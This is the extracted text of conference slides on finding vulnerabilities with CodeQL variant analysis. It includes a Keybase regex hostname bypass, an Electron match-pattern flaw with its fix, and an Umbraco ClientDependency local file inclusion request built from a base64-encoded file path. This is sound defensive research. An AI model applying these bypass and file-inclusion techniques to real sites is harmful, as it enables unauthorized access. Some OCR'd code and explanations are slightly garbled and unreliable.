

Discover vulnerabilities with CodeQL

Boik Su

Security Researcher @ CyCraft

CHROOT's member

Programming lover 🧐



qazbnm456



@boik_su



Agenda

- Brief introduction to CodeQL
- CodeQL's Tricks
 - Replicate CVEs to find you CVEs
 - More powerful pattern finder
 - Regression Tests
- ClientDependency Massacre
- Conclusion


Agenda

- Brief introduction to CodeQL
- CodeQL's Tricks
 - Replicate CVEs to find you CVEs
 - More powerful pattern finder
 - Regression Tests
- ClientDependency Massacre
- Conclusion

Brief introduction to CodeQL

CodeQL's variant analysis and powerful analyzers

Analysis overview



How Semmle QL works

Analysis Overview

The Query Structure

- CodeQL's syntax is very similar to SQL, and is comprised of these main parts
 - **Imports** – At the beginning of the query we denote which CodeQL libraries we wish to import
 - **from** – Variables that will hold interested values for calculations, e.g., **Function**, **FunctionCall**, **VariableAccess**, **Variable** and **Expression**
 - **where** – Once we've defined CodeQL variables, we can then construct the predicates to be applied to them. Although this part is optional, it is also the core of the query
 - **select** – Under this clause, we set how the output is going to look. We can bind CodeQL variables and present them in different ways, usually in a table

Analyses

- CodeQL ships with extensive libraries to empower **variant analysis**
 - Static Analysis
 - Data Flow Analysis
 - Taint Analysis
 - CFG Analysis
- Supported languages include **C/C++**, **C#**, **Java**, **JavaScript**, **Python** and more

Static Analysis

- Find static things among the Snapshot Database
- Fast and accurate to find flaws that don't require complex requirements to meet
- Hardcoded password strings, dangerous functions, etc

Static Analysis

- **from** Method m **where** m.getName() = "Execute" **select** m

The screenshot displays two source code files and their corresponding static analysis results. The left pane shows the source code for `FilePermissionsStep.cs` with the `Execute` method highlighted. The right pane shows the source code for `BatchedWebServiceServerMessenger.cs` with the `password` property highlighted. The bottom pane shows the results of the static analysis queries.

#select	37 results
#	
1	Execute
2	Execute
3	Execute
4	Execute
5	Execute
6	Execute
7	Execute
8	Execute
9	Execute
10	Execute
11	Execute
12	Execute
13	Execute
14	Execute
15	Execute
16	Execute
17	Execute
18	Execute

#select	28 results
#	
1	password
2	password
3	password
4	passwordChanger
5	passwordChangeResult
6	passwordChangeResult
7	passwordModel
8	passwordModel
9	passwordValidator
10	password
11	passwordChanger
12	passwordChangeResult
13	password
14	password
15	passwordModel
16	passwordModel
17	passwordChanger
18	password

- **from** VariableAccess va
where va.getTarget().getName().regexMatch(".*pass(wd|word|code).*")
select va.getTarget()

Static Analysis

codeql-custom-queries-javascript > ≡ example.q1 > {} example

```
1  import javascript
2
3  class SuspiciousExpr extends InvokeExpr {
4    SuspiciousExpr() {
5      exists(StringLiteral s |
6        getCalleeName() = "RegExp" and
7        s.getStringValue().matches("%.*%") and
8        getEnclosingStmt() = s.getEnclosingStmt()
9      )
10     or
11     exists(RegExpLiteral regex |
12       regex.getValue().matches("%.*%") and
13       getEnclosingStmt() = regex.getEnclosingStmt()
14     )
15   }
16 }
17
18 from SuspiciousExpr s
19 select s
20
```

#select ▾

11 results

#	s
1	/^--.*[... aFront)
2	new Reg ... *)}\$`)
3	/^Subje ... chText)
4	subject ... +)\)\$/)
5	subject ... (*)\$/)
6	subject ... (*)\$/)
7	RegExp('.*')
8	expect(... n.js\$/)
9	expect(... tring')
10	expect(content.url)
11	/*The ... output)

Data Flow Analysis

- DataFlow node carries a single value due to the **value-preserving** flow
- Find out how things flow back and forth among data nodes
- Baby steps to discovering intriguing paths

Data Flow Analysis

- **from** `AspNetRemoteFlowSource` `remote`, `Method` `m`, `MethodCall` `mc`
where `m.getDeclaringType().getABaseType().hasQualifiedName("System.Web.IHttpHandler")` **and**
`m.isSourceDeclaration()` **and**
`DataFlow::localFlow(remote, DataFlow::exprNode(mc.getAnArgument()))` **and**
`mc.getEnclosingCallable() = m`
select `m, mc`

```
20200511_ClientDependency_1.9.8 source archive] > Users > boik > Downloads > 20200511_Clie
34
35     private bool ValidateRequest(HttpContext context, out
36     string fileKey, out ClientDependencyType type, out int
37     version)
38     {
39         if (string.IsNullOrEmpty(context.Request.PathInfo))
40         {
41             var decodedUrl = HttpUtility.HtmlDecode(context.
42             Request.Url.OriginalString);
43             var query = decodedUrl.Split(new char[] { '?' });
44             if (query.Length < 2)
45             {
```

#select	3 results	
#	m	mc
1	ValidateRequest	call to method IsNullOrEmpty
2	ValidateTypeFromFileNames	call to method Format
3	ValidateTypeFromFileNames	call to method Format

Taint Analysis

- DataFlow node carries a single value due to the **value-preserving** flow
- Taint tracking extends data flow by including **non-value-preserving** flow steps

- For example,


```
var temp = x;  
var y = temp + ", " + temp;
```
- If **x** is a tainted string then **y** is also tainted

Taint Analysis

- `class MyTaint extends TaintTracking::Configuration {`
 `MyTaint() { this = "..." }`
 `override predicate isSource(DataFlow::Node source) { ... }`
 `override predicate isSink(DataFlow::Node sink) { ... }`
}

- `from MyTaint taint, DataFlow::Node source, DataFlow::Node sink`
`where taint.hasFlow(source, sink)`
`select source, "Dataflow to $@.", sink, sink.getNode()`

CFG Analysis

- A different program representation in terms of **intraprocedural** control flow graphs (CFGs)
- Phrased in terms of **basic blocks** rather than single control flow nodes
- I don't see it being used often 

Agenda

- Brief introduction to CodeQL
- CodeQL's Tricks
 - Replicate CVEs to find you CVEs
 - More powerful pattern finder
 - Regression Tests
- ClientDependency Massacre
- Conclusion

Replicate CVEs to find you CVEs

Model threats to find them somewhere else

Why would we do this?

- It's because that some vulnerabilities were fixed by just mitigating reporters' provided cases
- By replicating these vulnerabilities by modeling with CodeQL, it's possible to find the same flaws through other paths
- It's also possible to find the same flaws from other projects or repositories
- This is called “**Variant Analysis**”, the process of using a known vulnerability as a seed to find similar problems in other code bases


Keybase hostname-validation regular expression

- Look at these two regular expressions
 - `'\\.twitter\\.com/([\\w]+)[/]?$'`
 - `'\\.twitter\\.com/[\\w]+[/]?$'`

Keybase hostname-validation regular expression

- Look at these two regular expressions
 - `'\\.twitter\\.com/([\\w]+)[/]?$'`
 - `'\\.twitter\\.com/[\\w]+[/]?$'`
- The issue stems from the fact that it use `\\.` instead of `\\.\\.` in these two regular expression

Keybase hostname-validation regular expression



The image shows a browser window with a 404 Not Found error page. The address bar shows the URL `totallynottwitter.com/edoverflow`. The error message reads: "Not Found. The requested URL /edoverflow was not found on this server. Apache/2.4.27 (Ubuntu) Server at totallynottwitter.com Port 80".

Overlaid on the right side of the browser is a Keybase Chat window. The chat header is "Keybase Chat". The contact information is "Encrypt to @edoverflow" and "edoverflow on Keybase". There is a text input field with the placeholder "Write a message" and a "Send" button below it.

Let's model this flaw

Step 1: Find all occurrence

- `from` InvokeExpr c
`where` c.getCalleeName() = "RegExp"
`select` c

```
codeql-custom-queries-javascript > example.q1 > {} example
1 | import javascript
2 |
3 | from InvokeExpr c
4 | where c.getCalleeName() = "RegExp"
5 | select c
6 |
```

#select	16 results
#	
1	new Reg ... *)}\$`)
2	new Reg ... , 'gi')
3	new Reg ... , 'g')
4	new Reg ... orName)
5	new Reg ... orName)
6	new Reg ... orName)
7	new Reg ... orName)
8	new Reg ... orName)
9	new Reg ... orName)
10	new Reg ... orName)
11	new Reg ... orName)
12	new Reg ... h, 'g')
13	new RegExp("")
14	new RegExp('ab+c')
15	RegExp('.*')
16	new Reg ... h, 'g')

Step 2: Find all occurrence with ".*" inside

- `from` InvokeExpr c, StringLiteral s
`where` c.getCalleeName() = "RegExp" and
s.getStringValue().matches("%.*%") and
s.getEnclosingStmt() = c.getEnclosingStmt()
`select` c

```
codeql-custom-queries-javascript > example.q1 > {} example
1 | import javascript
2 |
3 | from InvokeExpr c, StringLiteral s
4 | where c.getCalleeName() = "RegExp" and
5 |       s.getStringValue().matches("%.*%") and
6 |       s.getEnclosingStmt() = c.getEnclosingStmt()
7 | select c
8 |
```

#select	2 results
#	
1	new Reg ... *)}\$`)
2	RegExp('.*')

```
23 // Check whether pattern matches.
24 // https://developer.chrome.com/extensions/match_patterns
25 const matchesPattern = function (pattern: string) {
26   if (pattern === '<all_urls>') return true
27   const regexp = new RegExp(`^${pattern.replace(/\*/g, '.*')}$`)
28   const url = `${location.protocol}//${location.host}${location.pathname}`
29   return url.match(regexp)
30 }
```



boikgoogle.com

NT\$446.00 每年



```
> pattern = 'https://*.google.com/foo*bar'
< "https://*.google.com/foo*bar"
> regexp = new RegExp(`^${pattern.replace(/\*/g, '.*')}$`)
< /^https://*.google.com/foo.*bar$/
> 'https://boikgoogle.com/foobar'.match(regexp)
< ▶ ["https://boikgoogle.com/foobar", index: 0, input: "https://boikgoogle.com/foobar", groups: undefined]
> |
```

Electron 1.2.2 - 4.2.12

Regular expression failure upon checking a website's URL to activate the webExtension

fix: ensure dots in content script patterns aren't used as wildcards #17593

Open with ▾

Merged MarshallOfSound merged 4 commits into master from MarshallOfSound-patch-1 on 29 Mar 2019

Conversation 3 Commits 4 Checks 7 Files changed 1

+5 -1

Changes from all commits ▾ File filter... ▾ Jump to... ▾ ⚙ ▾

0 / 1 files viewed ⓘ

Review changes ▾

6 lib/renderer/content-scripts-injector.ts

Viewed ...

```
@@ -21,11 +21,15 @@ const getIsolatedWorldIdForInstance = () => {
```

```
21   ..return isolatedWorldIds++
22   }
23
```

```
21   ..return isolatedWorldIds++
22   }
23
```

```
24   const escapePattern = function (pattern: string) {
25     ..return pattern.replace(/[\^$+?.()|[\]{}]/g, '\\$&')
26   }
27
```

```
24   // Check whether pattern matches.
25   // https://developer.chrome.com/extensions/match_patterns
26   const matchesPattern = function (pattern: string) {
27     ..if (pattern === '<all_urls>') return true
28     ..const regexp = new RegExp(`^${pattern.replace(/\\/g, '\\.')}.$`)
29     ..const url = `${location.protocol}//${location.host}${location.pathname}`
30     ..return url.match(regexp)
31   }
```

```
28   // Check whether pattern matches.
29   // https://developer.chrome.com/extensions/match_patterns
30   const matchesPattern = function (pattern: string) {
31     ..if (pattern === '<all_urls>') return true
32     ..const regexp = new RegExp(`^${pattern.split('*').map(escapePattern).join('.*')}.$`)
33     ..const url = `${location.protocol}//${location.host}${location.pathname}`
34     ..return url.match(regexp)
35   }
```

The Patch

Escape correctly all special characters

Umbraco CMS Local File Inclusion


- The ClientDependency package, used by Umbraco, exposes the "DependencyHandler.axd" file in the root of the website
- This file is used to combine and minify CSS and JavaScript files, which are supplied in a base64 encoded string
 - /DependencyHandler.axd?
s=L3VtYnJhY28vbGliL2pxdWVyeS9qcXVlcnkubWluLmpz&t=Css&cdv=1
 - /umbraco/lib/jquery/jquery.min.js

Umbraco CMS Local File Inclusion

← → ↻ 🔒 [redacted] /DependencyHandler.axd?s=L3VtYnJhY28vbGliL2pxdWVyeS9qcXVlcnkubWluLmpz&t=Css&cdv=20050402

```
!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a
document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=a.document,e=c.slice,f=c.concat
{ },j=i.toString,k=i.hasOwnProperty,l={},m="2.2.4",n=function(a,b){return new n.fn.init(a,b)},o=/^\s\uFEFF\u00A0+|[\s\uFEFF\u
b.toUpperCase());n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return e.call(this)},get:
this[a+this.length]:this[a]:e.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this
n.each(this,a)},map:function(a){return this.pushStack(n.map(this,function(b,c){return a.call(b,c,b)}))},slice:function(){ret
this.pushStack(e.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){return this.eq(-1)},eq:functio
this.pushStack(c>=0&&b>c?[this[c]]:[ ]),end:function(){return this.prevObject||this.constructor()},push:g,sort:c.sort,splice
a,b,c,d,e,f,g=arguments[0]||{ },h=1,i=arguments.length,j=!1;for("boolean"==typeof g&&(j=g,g=arguments[h]||{ },h++),"object"==
-);i>h;h++)if(null!=(a=arguments[h]))for(b in a)c=g[b],d=a[b],g!==d&&(j&&d&&(n.isPlainObject(d)|| (e=n.isArray(d)))?(e?!1
{ },g[b]=n.extend(j,f,d)):void 0!==d&&(g[b]=d));return g},n.extend({expando:"jQuery"+(m+Math.random()).replace(/\D/g,""),isRe
Error(a)},noop:function(){ },isFunction:function(a){return"function"===n.type(a)},isArray:Array.isArray,isWindow:function(a)
b=a&&a.toString();return!n.isArray(a)&&b-parseFloat(b)+1>=0},isPlainObject:function(a){var
b;if("object"!==n.type(a)||a.nodeType||n.isWindow(a))return!1;if(a.constructor&&!k.call(a,"constructor")&&!k.call(a,constru
a);return void 0===b||k.call(a,b)},isEmptyObject:function(a){var b;for(b in a)return!1;return!0},type:function(a){return nul
i[j.call(a)]||"object":typeof a},globalEval:function(a){var b,c=eval;a=n.trim(a),a&&(1===a.indexOf("use strict"))?
(b=d.createElement("script"),b.text=a,d.head.appendChild(b).parentNode.removeChild(b)):c(a)},camelCase:function(a){return
